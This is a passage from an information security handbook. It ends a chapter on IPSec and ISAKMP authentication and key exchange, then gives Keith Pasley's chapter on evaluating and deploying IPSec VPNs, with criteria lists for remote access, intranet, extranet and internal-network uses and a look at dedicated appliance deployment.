Authenticating the entity at the other end of the communication is the first step in establishing a secure communications session. Without authentication it is impossible to trust an entity's identification, and without a valid ID access control is meaningless. What value is there to secure communication with an unauthorized system?

ISAKMP mandates the use of public key digital signatures (e.g., DSS, RSA) to establish strong authentication for all ISAKMP exchanges. The standard does not specify a particular algorithm. Public key cryptography is a very effective, flexible, and scalable way to distribute shared secrets and session keys. However, to be completely effective, there must be a means of binding public keys to a specific entity. In larger implementations, this function is provided by a trusted third party (TTP) like a Certificate Authority (CA). Smaller implementations may choose to use manually configured keys. ISAKMP does not define the protocols used for communication with trusted third parties.

Key establishment encompasses the generation of the random keys and the transportation of those keys to the participating entities. In an RSA public key system, key transport is accomplished by encrypting the session key with the recipient's public key. The encrypted session key is then sent to the recipient system, which decrypts it with its private key. In a Diffie-Hellman system, the recipient's public key would be combined with the sender's private key information to generate a shared secret key. This key can be used as the session key or for the transport of a second randomly generated session key. Under

ISAKMP these key exchanges must take place using strong authentication. ISAKMP does not specify a particular key exchange protocol, but it appears that Oakley will become the standard.

Security association creation and management is spread across two phases of connection negotiation. The first phase establishes a security association between the two endpoint SA managers. The second phase establishes the security associations for the security protocols selected for that session. Phase one constitutes the trust between the managers and endpoints; the second phase constitutes the trust between the two endpoints themselves. Once phase two has been completed, the SA manager has no further involvement in the connection.

ISAKMP integrates mechanisms to counteract threats like denial of service, hijacking, and man-in-the-middle attacks. The manager service sends an anti-clogging token (cookie) to the requesting system prior to performing any CPU-intensive operation. If the manager does not receive a reply to this cookie, it assumes the request is invalid and drops it. Although this certainly is not comprehensive anti-clogging protection, it is quite effective against most common flooding attacks. The anti-clogging mechanism is also useful for detecting redirection attacks. Because multiple cookies are sent during each session setup, any attempt to redirect the data stream to a different endpoint will be detected.

ISAKMP links the authentication process and the SA/key exchange process into a single data stream. This makes attacks which rely on the interception or modification of the data stream (e.g., hijacking, man-in-the-middle) completely ineffective. Any interruption or modification of the data stream will be detected by the manager and further processing halted. ISAKMP also employs a built-in state machine to detect data deletions, thus ensuring that SAs based on partial exchanges will not be established. As a final anti-threat, ISAKMP specifies logging and notification requirements for all abnormal operations and limits the use of on-the-wire error notification.

155.3 Summary

As a standard, IPSec is quickly becoming the preferred method for secure communications on TCP/IP networks. Designed to support multiple encryption and authentication schemes and multi-vendor interoperability, IPSec can be adapted to fit the security requirements of large and small organizations alike. Industries that rely on extranet technologies to communicate with their business partners will benefit from IPSec's flexible encryption and authentication schemes; large businesses will benefit from IPSec's scalability and centralized management; and every company can benefit from IPSec's virtual private networking (VPN) capabilities to support mobile workers, telecommuters, or branch offices accessing company resources via the Internet.

The Internet Security Protocol Architecture was designed with the future in mind and is garnering the support it deserves from the security and computer communities. Recent endorsements by major manufacturing associations like the Automotive Industry Action Group, product commitments from major vendors like Cisco Systems, as well as the establishment of a compliance certification program through the International Computer Security Association are clear signs that IPSec is well on its way to becoming the industry standard for business-to-business communications in the 21st century.

156

VPN Deployment and Evaluation Strategy

Keith Pasley

VPN technology has rapidly improved in recent years in the areas of performance, ease of use, deployment, and management tool effectiveness. The market demand for virtual private network (VPN) technology is also rapidly growing. Similarly, the number of different VPN products is increasing. The promise of cost savings is being met. However, there is a new promise that approaches VPNs from both a technical and business perspective. In today's fast-paced business environment, the promises of ease of management, deployability, and scalability of VPN systems are the critical success factors when it comes to selecting and implementing the right VPN system. From a business perspective, the realized benefits include:

- Competitive advantage due to closer relationships with business partners and customers
- New channels of service delivery
- Reaching new markets with less cost
- Offering higher-value information with removal of security concerns that have hampered this effort in the past

With so many choices, how does one determine the best fit? Objective criteria are needed to make a fair assessment of vendor product claims. What should one look for when evaluating a vendor's performance claims? What else can add value to VPN systems? In some cases, outsourcing to a managed security service provider is an option. Managed security service providers are service outsourcers that typically host security applications and offer transaction-based use of the hosted security application. Many businesses are now seriously considering outsourcing VPNs to managed security service providers that can provide deployment and management. The perception is that managed service providers have the expertise and management infrastructure to operate large-scale VPNs better than in-house staff.

VPN performance has consistently improved in newer versions of VPN products. Although performance is important, is it the most important criterion in selecting a VPN solution? No. A fast but exploitable VPN implementation will not improve security. Performance is also difficult to evaluate, and many performance tests do a poor job of mimicking real-world situations. Vendor performance claims should be evaluated very closely due to overly optimistic marketing-oriented performance claims that do not pan out in real-world implementations. It is important to understand the test methodologies used by vendors as the basis for such performance claims.

This chapter provides answers to a number of issues that information security professionals face when selecting products and implementing VPNs.

156.1 What is a VPN?

VPNs allow private information to be transferred across a public network such as the Internet. A VPN is an extension of the network perimeter, and therefore must have the ability to uniformly enforce the network security policy across all VPN entry points. Through the use of encapsulation and encryption, the confidentiality of the data is protected as it traverses a public network. Technical benefits of proper use of this technology include reduced business operational costs, increased security of network access, in-transit data integrity, user and data authentication, and data confidentiality. However, some of the financial benefits can be negated by the real costs of a VPN system, which are incurred after the purchase of a VPN solution, during deployment, ongoing management, and support. The new promise of manageability, deployability, and scalability offers vendors an opportunity to differentiate their products from their competitors'. This type of product differentiation is increasingly important because most vendors' VPN products use the same VPN protocol—IPSec—and other underlying technologies. IPSec is an international standard that defines security extensions to the Internet Protocol. Although there are other secure tunneling protocols used to implement VPNs, IPSec has taken the leadership position as the protocol of choice. This standard specifies mandatory features that provide for a minimal level of vendor interoperability. This chapter will help information security professionals sort out a set of criteria that can be used when evaluating IPSec VPN solutions. The discussion begins with an examination of VPN applications.

156.2 IPSec VPN Applications

Enterprises have typically looked to virtual private networks (VPNs) to satisfy four application requirements: remote access, site-to-site intranet, secure extranet, and secured internal network. The technical objective, in most cases, is to provide authorized users with controlled access to protected network data resources (i.e., server files, disk shares, etc.). A companion business objective is to manage down network infrastructure costs and increase the efficiency of internal and external business information flow, increasing user productivity, competitive advantage, or strength of business partner relationships.

It is a good idea to define the tasks involved in a VPN evaluation project. A task list will help keep the evaluation focused and help anticipate the resources needed to complete the evaluation. Exhibit 156.1 gives an example list of VPN evaluation project tasks.

EXHIBIT 156.1 VPN Evaluation Project Tasks

Assess data security requirements.
Classify users.
Assess user locations.
Determine the networking connectivity and access requirements.
Choose product or a service provider.
Assess hardware/software needs.
Set up a test lab.
Obtain evaluation devices.
Test products based on feature requirements.
Implement a pilot program.

156.2.1 Remote Access VPN

There are two parts to a remote access VPN: the server and the client. They have two different roles and therefore two different evaluation criteria.

- *Business goal*: lower telecom costs, increased employee productivity
- *Technical goal*: provide secured same-as-on-the-LAN access to remote workers

Both roles and criteria are discussed in this chapter section.

Remote access IPSec VPNs enable users to access corporate resources whenever, wherever, and however they require. Remote access VPNs encompass analog, dial, ISDN, digital subscriber line (DSL), mobile IP, and cable Internet access technologies, combined with security protocols such as IPSec to securely connect mobile users and telecommuters.

156.2.1.1 The Client Software

Remote access users include telecommuters, mobile workers, traveling employees, and any other person who is an employee of the company whose data is being accessed. The most frequently used operating systems are MS Windows based, due to its market acceptance as a corporate desktop standard. IPSec VPN system requirements may indicate support for other operating systems, such as Macintosh, UNIX, PalmOS, or Microsoft Pocket PC/Windows CE. Preferably, the IPSec VPN vendor offers a mix of client types required by company. Mobile workers sometimes require access to high-value/high-risk corporate data such as sales forecasts, confidential patient or legal information, customer lists, and sensitive but unclassified DoD or law enforcement information. Remote access can also mean peer-to-peer access for information collaboration across the Internet (e.g., Microsoft NetMeeting) and can also be used for remote technical support.

The client hardware platforms for this application include PDAs, laptops, home desktop PC, pagers, data-ready cell phones, and other wired and wireless networked devices. As hardware platform technology evolves, there are sure to be other devices that can be used to remotely access company data. An interesting phenomenon that is increasing in popularity is the use of wireless devices such as personal digital assistants, cell phones, and other highly portable network-capable devices as access platforms for remote access IPSec VPN applications. The issues facing wireless devices include the same basic issues that wired IPSec VPN platforms face, such as physical security and data security, with the added issue of implementing encryption in computationally challenged devices.

Another issue with wireless IPSec VPN platforms, such as PDAs, is compatibility with wired-world security protocols. The Wireless Application Protocol (WAP) Forum, a standards body for wireless protocols, is working to improve compatibility between the WAP-defined security protocol—Wireless Transport Layer Security (WTLS)—and wired-world security protocols, such as SSL. Industry observers estimate that wireless devices such as PDAs and data-ready cell phones will be the platform of choice for applications that require remote, transactional data access. However, these devices are small and can easily be stolen or lost. This emphasizes the need to include hardware-platform physical security as part of the evaluation criteria when analyzing the features of IPSec VPN client software. Physical security controls for these platforms can include cables and locks, serial number tracking, motion sensors, location-based tracking (via the use of Global Positioning Systems), and biometric authentication such as finger scan with voice verification.

The communications transport for remote access continues to be predominately via dial-up. Wireless and broadband access continue to grow in usage. However, early complexities in broadband implementations and certain geographic constraints have recently been mitigated, and it is likely that broadband and wireless may grow in usage beyond dial-up use.

One issue with broadband (DSL, cable modem) usage is that as it becomes a commodity, broadband providers may try to segment allowable services on their networks. One tactic that is being used by cable services that provide Internet access is to prohibit the use of IPSec VPNs by residential users. According to one cable company, based on the U.S. West Coast, the network overhead generated by residential IPSec VPN users was affecting its available bandwidth to other home-based users. Therefore, this cable company had prohibited all VPNs from being used by its residential service customers through the use of port and protocol packet filter rules in the cable modem. Obviously, this benefits the cable company because it can then charge higher business-class fees to route VPNs from home users through the Internet. Some vendors of proprietary VPN solutions have responded by using encapsulation of VPN payloads into allowed protocols, within HTTP packets for example, to bypass this cable company constraint. How this issue will be resolved remains to be seen, but it does identify another criterion when selecting a VPN: will it work over the end user's ISP or network access provider network? Will the remote end users use their own residential class ISP? Or will the company purchase business-class access to ensure consistent and reliable connectivity?

End users are focused on getting done the work they are paid to do. Users, in general, are not incentived to really care about the security of their remote access connection. Users are primarily concerned with ease of use, reliability, and compatibility with existing applications on their computers.

Therefore, a part of a comprehensive evaluation strategy is that the VPN client should be fully tested on the same remote platform configuration as will be used by the users in real life. For example, some vendors' personal firewall may cause a conflict with another vendor's IPSec VPN client. This type of incompatibility may or may not be resolvable by working with the vendor and may result in disqualification from a list of potential solutions. Another example of IPSec VPN client incompatibility is the case in which one vendor's IPSec VPN client does not support the same parameters as, say, the IPSec VPN server or another IPSec VPN client. The thing to keep in mind here is that standards usually define a minimum level of mandatory characteristics. Vendors, in an effort to differentiate their products, may add more advanced features, features not explicitly defined by a standard. Also, vendors may optimize their IPSec VPN client to work most effectively with their own IPSec VPN server. This leaves a mixed vendor approach to use a "lowest common denominator" configuration that may decrease the level of security and performance of the overall IPSec VPN system. For example, some IPSec VPN server vendors support authentication protocols that are not explicitly defined as mandatory in the standard. Obviously, if the IPSec VPN client that is selected is not from the same vendor as the IPSec VPN server and acceptable interoperability cannot be attained, then a compromise in criteria or vendor disqualification would be the decision that would have to be made.

As Internet access becomes more pervasive and subscribers stay connected longer or "always," there are resultant increases in attack opportunity against the remote VPN user's computer. Therefore, if there is valuable data stored on the remote user's computer, it may make sense to use some form of file or disk encryption. Because encryption is a processor-intensive activity, the computing resources available to the remote computer may need to be increased. The goal here is to also protect the valuable data from unauthorized viewing, even if it is stored on a portable computing device. Some VPN client software includes virus protection, distributed desktop firewall, desktop intrusion protection, and file/disk encryption. This type of solution may be more than is required for certain applications, but it does illustrate the principle of defense in depth, even at a desktop level. Add to this mix strong authentication and digital signing and the security risk decreases, assuming the application of a well-thought-out policy along with proper implementation of the policy. The aforementioned applies to dialup users as well; any time one connects via dialup, one receives a publicly reachable and hence attackable IP address.

VPN client integrity issues must also be considered. For example, does the VPN client have the ability to authenticate a security policy update or configuration update from the VPN server? Does the user have to cooperate in some way for the update to be successfully completed? Users can be a weak link in the chain if they have to be involved in the VPN client update process. Consider VPN clients that allow secured auto-updates of VPN client configuration without user participation. Antivirus protection is a must due to the potential of a Trojan horse or virus, for example, to perform unauthorized manipulation of VPN system. Is the VPN client compatible with (or does it include) desktop antivirus programs? We are witnessing an increase in targeted attacks, that is, where the attacker select targets for a particular reason rather than blindly probing for a vulnerable host. These kinds of attacks include the ability of attackers to coordinate and attack through VPN entry points. This is plausible for a determined attacker who systematically subverts remote VPN user connections into the central site. Therefore, one may have a requirement to protect the VPN client from subversion through the use of distributed desktop firewalls and desktop intrusion-detection systems.

The key differentiator of a distributed desktop firewall is that firewall policy for all desktops within an organization are managed from a central console. Personal firewalls, as the name implies, are marketed to individual consumers. The individual user is responsible for policy maintenance on personal firewalls. A distributed firewall is marketed to businesses that need to centrally enforce a consistent network security policy at all entry points to the internal network, including the remote VPN user connection. By deploying an IPSec VPN client in conjunction with a distributed firewall and an intrusion-detection system that reports back to a central management console, ongoing network attacks can be coalesced and correlated to provide an enterprise view of the security posture. Ideally, an IPSec vendor could provide a VPN client that includes anti-virus, desktop intrusion detection, and a distributed firewall along with the IPSec VPN client. A product that provides that level of integration would certainly enhance the efficiency of desktop security policy management.

156.2.1.2 Deploying the Client

Remote access VPN client software deployment issues are primarily operational issues that occur with any distributed software, such SQL client software. There is a wide body of software administration knowledge and methodologies that can be adapted to deploying remote access VPN client software.

Several issues must be sorted out when examining the deployability of a VPN client. One such issue is the VPN client software file size. This becomes an important issue if the selected mode of client software distribution is via low-speed dial-up, currently the most widely used remote access method. If the file takes too long to download, say, from a distribution FTP server, it is possible that affected users will be resistant to downloading the file or future updates. Resistant users may increase the likelihood of protracted implementation of the VPN, thus increasing total implementation cost. However, promise of pervasive high-speed access is on the horizon. A deployment strategy that could resolve this issue is to distribute the VPN client initially by portable media, such as diskette or CD-ROM. Data compression can also help shrink VPN client distribution size. Most vendors supply some sort of client configuration utility that allows an administrator to preconfigure some initial settings, then distribute the installation file to each remote user. Possible VPN client distribution methods include posting to a Web or FTP site. If using Web, FTP, or other online file transfer method, it is important that the security professional anticipate possible scenarios that include the case of unauthorized access to the VPN client installation file. Some companies may decide that they will only distribute the installation files in person. Others are prepared to accept the risk of distribution via postal or electronic mail. Others may elect to set up a secured file transfer site, granting access via a PIN or special passphrase. When it comes to the initial distribution of the VPN client, the possibilities are limited only by the level of risk that is acceptable based on the value of loss if breached. This is especially the case if the initial VPN client software contains is preconfigured with information that could be used as reconnaissance information by an attacker.

156.2.1.3 Client Management Issues

VPN client management pertains to operational maintenance of the client configuration, VPN client policy update process, and upgrading of the VPN client software. Again, there are many approaches that can be adapted from the general body of knowledge and software management methodologies used to manage other types of software deployed by enterprises today. The additional factors are user authentication of updates, VPN availability, update file integrity, and confidentiality. The ability to manage user credentials is discussed in the chapter section on VPN server management issues.

Because the VPN client represents another access point into the internal network, such access requires rigorous user authentication and stringently controlled VPN configuration information. Many would argue that the highest practical level of strong authentication is biometrics based. If a PIN is used in conjunction with biometrics, it can be considered two-factor authentication. The next choice by many security professionals is the digital certificate stored on a smart card with PIN combination. The use of time-based calculator cards (tokens) and simple passwords is falling into legacy usage. However, many IPSec vendors are implementing the XAUTH extension to the IKE/IPSec standard. The XAUTH extension allows the use of legacy user authentication methods such as RADIUS, currently the most widely used authentication method in use, when validating user identity during IPSec tunnel setup. An added benefit is that XAUTH allows a company to leverage existing legacy authentication infrastructure, thus extending the investment in the older technology. The result: less changes to the network and a potential for decreased implementation time and costs due to reuse of existing user accounts. Another result of XAUTH use is relatively weaker authentication, given the increased vulnerability of passwords and token use.

A question that bears consideration due to the possibility of spoofing the VPN update server is "How does the client software confirm the sender of its receipt of the configuration update file?" With many forms of configuration distribution, an opportunity exists for an attacker to send an unauthorized update file to users. One control against this threat is the use of cryptography and digital signatures to digitally sign the update file, which can then be verified by the VPN client before acceptance. An additional protection would be to encrypt the actual configuration file as it resides on the remote user computer. One common method is to use a secured path to transfer updates, for example, LDAP over SSL (LDAPs).

Exhibit 156.2 shows a sample evaluation profile for remote access VPN client software. This is a list of items that may be considered when developing evaluation criteria for a VPN client.

156.2.1.4 The Remote Access Server

The major processing of encryption tunnel traffic is done at the remote access (VPN) server. The VPN server becomes a point of tunnel aggregation: the remote access client uses the server as a tunnel endpoint. There are basically two ways to verify that the VPN server has the capacity to efficiently process the VPN traffic. The first is to use bigger, faster hardware devices to overcome processing limitations; solutions based on monolithic hardware are tied directly to performance advances in hardware. If performance enhancements are slow to arrive, so will the ability to scale upward. This approach is

EXHIBIT 156.2 Evaluation Criteria for Remote Access VPN Client

Assumption: VPN client is subject to the management of the central site
File/disk encryption may be needed for security of mobile user desktop
High-performance laptops/notebooks may be needed if using extensive disk/file encryption
Desktop intrusion detection with alerting integrated into centralized VPN manager
Distributed desktop firewall with alerting integrated into centralized VPN manager
Ability to lock down VPN client configuration
Transparent-to-user VPN client update
Authenticated VPN client update over an encrypted link
Adherence to current industry VPN standards if interoperability is a requirement

commonly referred to as vertical scalability. The second alternative is load balancing, or distributing, the VPN connections across a VPN server farm. Load balancing requires special processors and software, either through dedicated load balancing hardware or via policy and state replication among multiple VPN servers. In terms of connections and economies, a load balanced VPN server farm will always offer better scalability because more servers can be added as needed. Load balancing will also offer redundancy; if any VPN server fails, the load will be distributed among the remaining VPN servers. (Some HA solutions can do this without disrupting sessions; other are more disruptive.) Encryption accelerators—hardware-based encryption cards—can be added to a VPN server to increase the speed of tunnel processing at the server. Encryption acceleration is now being implemented at the chip level of network interface cards as well. Encryption acceleration is more important for the VPN server than on the individual VPN client computer, again due to the aggregation of tunnels.

When evaluating the VPN server's capability, consider ease of management. Specifically, how easy is it for an administrator to perform and automate operational tasks? For example, how easy is it to add new tunnels? Can additional tunnel configurations be automatically "pushed" or "pulled" down to the VPN client? Logging, reporting, and alerting is an essential capability that should be integrated into the VPN server management interface. Can the VPN logs be exported to existing databases and network management systems? Does the VPN server provide real-time logging and alerting? Can filters be immediately applied to the server logs to visually highlight user-selectable events? If using digital certificates, what certificate authorities are supported? Is the certificate request and acquisition process an automated online procedure? Or does it require manual intervention? Repetitive tasks such as certificate request and acquisition are natural candidates for automation. Does the VPN server automatically request certificate revocation lists to check the validity of user certificates?

Exhibit 156.3 shows a sample evaluation profile for remote access VPN servers.

156.2.2 Intranet VPN

An intranet VPN connects fixed locations and branch and home offices within an enterprise WAN. An intranet VPN uses a site-to-site, or VPN gateway-to-VPN gateway, topology. The business benefits of an intranet VPN include reduced network infrastructure costs and increased information flow within an organization. Because the nature of an intranet is site to site, there is little impact on end-user desktops. The key criteria in evaluating VPN solutions for an intranet application are performance, interoperability with preexisting network infrastructure, and manageability. The technical benefits of an intranet VPN include reduced WAN bandwidth costs, more flexible topologies (e.g., fully meshed), and quick and easy connection of new sites.

The use of remotely configurable VPN appliances, a vendor-provided VPN hardware/software system, is indicated when there will be a lack of on-site administration and quick implementation timeframe. The value of VPN appliances becomes clear when comparing the time and effort needed to integrate

EXHIBIT 156.3 Evaluation Profile for Remote Access VPN Server

Scalability (can the server meet connectivity requirements?)
Supports high-availability options
Integrates with preexisting user authentication systems
Hardware-based tunnel processing, encryption/decryption acceleration
Automated management of user authentication process
Supports industry VPN standards for interoperability
What authentication types are supported?
Does the VPN server run on a hardened operating system?
Is firewall integration on both the VPN client and server side possible?
Centralized client management features
Broad client support for desktop operating systems

hardware, operating system, and VPN server software using the more traditional "build-it-yourself" approach.

Class-of-service controls can be useful when performing traffic engineering to prioritize certain protocols over others. This becomes an issue, for example, when business requirements mandate that certain types of VPN traffic must have less latency than others. For example, streaming video or voice traffic requires a more continuous bit rate than a file transfer or HTTP traffic due to the expectations of the end user or the characteristics of the type of application.

Two limiting factors for general use of intranet VPNs that tunnel through the Internet are latency and lack of guaranteed bandwidth. Although these factors can also affect internationally deployed private WAN-based intranet VPNs, most companies cannot afford enough international private WAN bandwidth to compete against the low cost of VPN across the Internet. Performing a cost/benefit analysis may help in deciding whether to use a private WAN, an Internet-based intranet VPN, or an outsourced VPN service. Multi-Protocol Label Switching (MPLS) is a protocol that provides a standard way to prioritize data traffic. MPLS could be used to mitigate latency and guaranteed bandwidth issues. With MPLS, traffic can be segregated and prioritized so as to allow certain data to traverse across faster links than other data traffic. The benefit of using MPLS-enabled network components in IPSec VPN applications is that VPN traffic could be given priority over other data traffic, thereby increasing throughput and decreasing latency.

The topology of the VPN is an important consideration in the case of the intranet VPN. Many intranet VPNs require a mesh topology, due to the decentralized nature of an organization's information flow. In other cases, a hub-and-spoke topology may be indicated, in the case of centralized information flow, or in the case of a "central office" concept that needs to be implemented. If it is anticipated that network changes will be frequent, VPN solutions that support dynamic routing and dynamic VPN configuration are indicated. Dynamic routing is useful in the case where network addressing updates need to be propagated across the VPN quickly, with little to no human intervention required. Routing services ensure cost-effective migration to VPN infrastructures that provide robust bandwidth management without impacting existing network configurations. Dynamic VPN technology is useful where it is anticipated that spontaneous, short-lived VPN connectivity is a requirement. There is much ongoing research in the area of dynamic VPNs that promise to ease the administrative burden of setting up VPN tunnels in large-scale deployments.

Building an intranet VPN using the Internet is, in general, the most cost-effective means of implementing VPN technology. Service levels, however, as mentioned before, are generally not guaranteed on the Internet. While the lack of service level guarantees is true for general IP traffic, it is not universally so for intranet VPNs. While some ISPs and private-label IP providers (e.g., Digital Island) offer service level guarantees, this technology is only now maturing; and to get the most benefit from such service offerings, customers will typically build their intranets on top of a single ISP's IP network. When implementing an intranet VPN, businesses need to assess which trade-off they are willing to make between guaranteed service levels, pervasiveness of network access, and transport cost. Enterprises requiring guaranteed throughput levels should consider deploying their VPNs over a network service

EXHIBIT 156.4 Evaluation Profile for a Site-to-Site Intranet VPN

Assumption: none
Support for automatic policy distribution and configuration
Mesh topology automatic configuration, support for hub-and-spoke topology
Network and service monitoring capability
Adherence to VPN standards if used in heterogeneous network
Class-of-service controls
Dynamic routing and tunnel setup capability
Scalability and high availability

provider's private end-to-end IP network, or, potentially, Frame Relay, or build one's own private backbone.

Exhibit 156.4 provides a list of items that can be used when developing a set of evaluation criteria for an intranet VPN.

156.2.3 Extranet VPN

Extranet VPNs allows for selective flow of information between business partners and customers, with an emphasis on highly granular access control and strong authentication. For example, security administrators may grant user-specific access privileges to individual applications using multiple parameters, including source and destination addresses, authenticated user ID, user group, type of authentication, type of application (e.g., FTP, Telnet), type of encryption, the day/time window, and even by domain.

An extranet VPN might use a user-to-central site model, in which a single company shares information with supply-chain and business partners, or a site-to-site model, such as the Automotive Network Exchange. If using the user-to-site model, then evaluation criteria are similar to remote access VPNs with the exception that the user desktop will not be under the control of the central site. Because the extranet user's computer is under the control of its own company security policy, there may be a conflict in security policy, implemented on the users' computer. In general, extranet partners in the user-to-site model will need to work together to reach an agreement as to security policy implementation at the user desktop, VPN client installation issues, help desk, ongoing maintenance if one partner is mandating the use of a particular VPN client, and liability issues should one partner's negligence lead to the compromise of the other partner's network. The hardware platforms supported by a vendor's VPN client will also be an issue that will require a survey of possible platforms that remote extranet partners will be using. For the most part, Web-based access is often used as the software client of choice in extranet environments, and SSL is often chosen as the security protocol. This greatly simplifies the configuration and maintenance issues that will need to be confronted. With an extranet VPN, it really does not matter whether all the participants use the same ISP, assuming acceptable quality of service is provided by whichever ISP is chosen. All that is required is for each member of the group to have some type of access to the Internet. The VPN software or equipment in each site must be configured with the IP address of the VPN equipment in the main site of the extranet.

Because the appeal of an extranet VPN is largely one of the ability to expand markets and increased strength of business relationships, from a marketing perspective it may be desirable to brand the extranet client software. This can be done, with some extranet VPN software and service providers, either at the Web page that is the extranet entry point (if using a Web browser as the software platform) or within the VPN client (if using the traditional client/server software model). In the consumer market, extranet VPNs can be used as an alternative to Web browser-based SSL. A situation in which IPSec VPNs would be preferable to Web browser-based SSL is when the customer is known and is likely to come back to the site many times. In other words, an extranet VPN would not necessarily work well in a consumer catalog environment where people might come once to make a purchase with a credit card.

A Web browser-based SSL is fine for spontaneous, simple transactional relationships, but an IPSec VPN client/server solution using digital certificates-based mutual authentication may be more appropriate for persistent business relationships that entail access to high-value data. Browser-based SSL could be appropriate for this kind of application if client-side certificates are used. The main idea is that once the user is known by virtue of a digital certificate, the access control features of a VPN can then be used to give this person access to different resources on the company's network. This level of control and knowledge of who the user is has led many companies to use digital certificates. Obviously, this is a concern in large-scale extranet VPN implementations. The issues related to the PKI within the extranet VPN are beyond the scope of this chapter.

Should an existing intranet VPN be used as the basis for implementing an extranet VPN? It depends on the level of risk acceptance and additional costs involved. Enabling an intranet to support extranet connections is a fairly simple undertaking that can be as basic as defining a new class of users with limited

EXHIBIT 156.5 Evaluation Profile for an Extranet VPN

Prefer strong mutual authentication over simple username/passwords
Access control and logging are very important
Prefer solutions that allow client customization for branding
Minimal desktop footprint (because the desktop is not under the control of the partner)
Minimal intrusiveness to normal application use
Silent installation of preconfigured VPN client and policy
Ease-of-use of the VPN client is key
Service level monitoring and enforcement support

rights on a network. There are, however, several nuances to designing an extranet VPN that can directly impact the security of the data. One approach to enabling an extranet, for example, is to set up a demilitarized zone (for example, on a third interface of a perimeter firewall) to support outside users. This solution provides firewall protection for the intranet and the extranet resources, as well as data integrity and confidentiality via the VPN server.

Exhibit 156.5 shows a sample evaluation profile for an extranet VPN application. Below is a list of items that can be used when developing a set of evaluation criteria for an extranet VPN.

156.3 Securing the Internal Network

Due to constant insider threat to data confidentiality, companies now realize that internal network compartmentalization through the use of VPNs and firewalls is not just a sales pitch by security vendors trying to sell more products. Although external threat is growing, the internal threat to data security remains constant. Therefore, an emerging VPN application is to secure the internal network.

There are many ways that a network can be partitioned from a network security perspective. One approach is to logically divide the internal network. Another approach is to physically partition the network. VPN technology can be used in both approaches. For example, physical compartmentalization can be accomplished by placing a target server directly behind a VPN server. Here, the only way the target server can be accessed is by satisfying the access control policy of the VPN server. The benefits here include simplicity of management, clearly defined boundaries, and a single point of access. An example of logical compartmentalization would be the case in which users who need access to a target server are given VPN client software. The users can be physically located anywhere on the internal network, locally or remote. The VPN client software automatically establishes an encrypted session with the target server, either directly or through an internal VPN gateway. The internal network is thereby logically "partitioned" via access control. Another logical partitioning scenario would be the case in which peer-to-peer VPN sessions need to be established on the internal network. In this case, two or more VPN clients would establish VPN connectivity, as needed, on an ad hoc basis. The benefit of this configuration is that dynamic VPNs could be set up with little user configuration needed, along with data privacy. The downside of this approach would be decreased user authentication strength if the VPN clients do not support robust user authentication in the peer-to-peer VPN.

There appears to be a shift in placement emphasis regarding where VPN functionality is implemented within the network hierarchy. With the introduction of Microsoft Windows 2000, VPN technology is being built into the actual operating system as opposed to being added later using specialized hardware and software. With this advent, the level of VPN integration that can be used to secure the internal network becomes much deeper, if implemented properly. VPN technology is being implemented at the server level as well in Microsoft Windows and with various versions of UNIX. Although this does not mean that this level of VPN integration is all that is needed to secure the internal network, it does encourage the concept of building in security from the beginning, and using it end-to-end.

EXHIBIT 156.6 Evaluation Profile for Securing the Internal Network VPN Application

Strong user authentication
Strong access control
Policy-based encryption for confidentiality
In-transit data integrity
Low impact to internal network performance
Low impact on the internal network infrastructure
Low impact to user desktop
Ease of management
Integration with preexisting network components
Operational costs
  (may not be a big issue when weighed against the business objective)
VPN client issues:
User transparency (does the user have to do anything different?)
Automatic differentiation between remote access and internal VPN policy
  (can the VPN client auto adapt to internal/external security policy changes?)

Implementation of a VPN directly on the target application server, to date, has a considerable impact on performance; thus, hardware acceleration for cryptographic functions is typically required.

The requirement to provide data confidentiality within the internal network can be met using the same deployment and management approaches used in implementing remote access VPN. The user community is generally the same. The hardware platform could be the same, especially with so many companies issuing laptop and other portable computers to their employees. One difference that must be considered is the security policy to be implemented on the VPN client while physically inside the internal network versus the policy needed when using the same hardware platform to remotely access the internal network via remote access VPN. The case might exist where it is prudent to have a tighter security policy when users are remotely logging in due to increased risk of unauthorized access to company data as it traverses a public transport such as the Internet. Although the risks are the same on internal or external access, the opportunity for attack is much greater when using the remote access VPN. There is another application of VPN technology on internal networks, which is to provide data confidentiality for communications across LANs. Due to the operational complexity of managing potentially *n*-squared VPN connections in a Microsoft File Sharing/SMB environment, however, some companies are investigating whether a single "group" or LAN key is sufficient—in such deployments, data confidentiality in transport is more important than authentication.

A sample evaluation profile for securing the internal network VPN application in Exhibit 156.6.

156.4 VPN Deployment Models

There are four VPN server deployment models discussed in this chapter section: dedicated hardware/appliance, software based, router based, and firewall based. The type of VPN platform used depends on the level of security needed, performance requirements, network infrastructure integration effort, and implementation and operational costs. This discussion now concentrates on VPN server deployment considerations, as VPN client deployment was discussed in earlier chapter sections.

156.4.1 Dedicated Hardware VPN Appliance

An emerging VPN server platform of choice is that of a dedicated hardware appliance, or purpose-built VPN appliance. Dedicated hardware appliance usage has become popular due to fact that its single-purpose, highly optimized design is shown to be (in some respects) easier to deploy, easier to manage, easier to understand, and in many cases cost effective. The idea behind this type of platform is similar to the example of common household appliances. For example, very few people buy a toaster and then attempt to modify it after bringing it home. The concept to grasp here is turnkey.

These units are typically sold in standard hardware configurations that are not meant to be modified by the purchaser. Purpose-built VPN appliances often have the advantage over other platforms when it comes to high performance due to the speed efficiency of performing encryption in hardware. Most purpose-built VPN appliances are integrated into a specialized real-time operating system optimized to efficiently run on specially designed hardware. Many low-end VPN appliances use a modified Linux or BSD operating system running on an Intel platform. Many VPN appliances can be preconfigured, shipped to a remote site, and easily installed and remotely managed. The advantage here is quick implementation in large-scale deployments. This deployment model is used by large enterprises with many remote offices, major telecom carriers, ISPs, and managed security service providers. If an enterprise is short of field IT personnel, VPN appliances can greatly reduce the human resource requirement for implementing a highly distributed VPN.

One approach to rolling out a large-scale, highly distributed VPN using hardware VPN devices is to: (1) preconfigure the basic networking parameters that will be used by the appliance, (2) pre-install the VPN appliance’s digital certificate, (3) ship the appliance to its remote location, and (4) then have someone at the remote location perform the rudimentary physical installation of the appliance. After the unit is plugged into the power receptacle and turned on, the network cables can be connected and the unit should then be ready for remote management to complete the configuration tasks as needed. Drawbacks to the use of the VPN appliances approach include the one-size-fits-all design concept of VPN appliance products, which does not always allow for vendor support of modifications of the hardware in a VPN appliance. Additionally, VPN appliances that use proprietary operating systems may mean learning yet another operating system and may not cleanly interoperate with existing systems management tools. The bottom line is: if planning to modify the hardware of a VPN appliance oneself, then VPN appliances may not be the way to go.

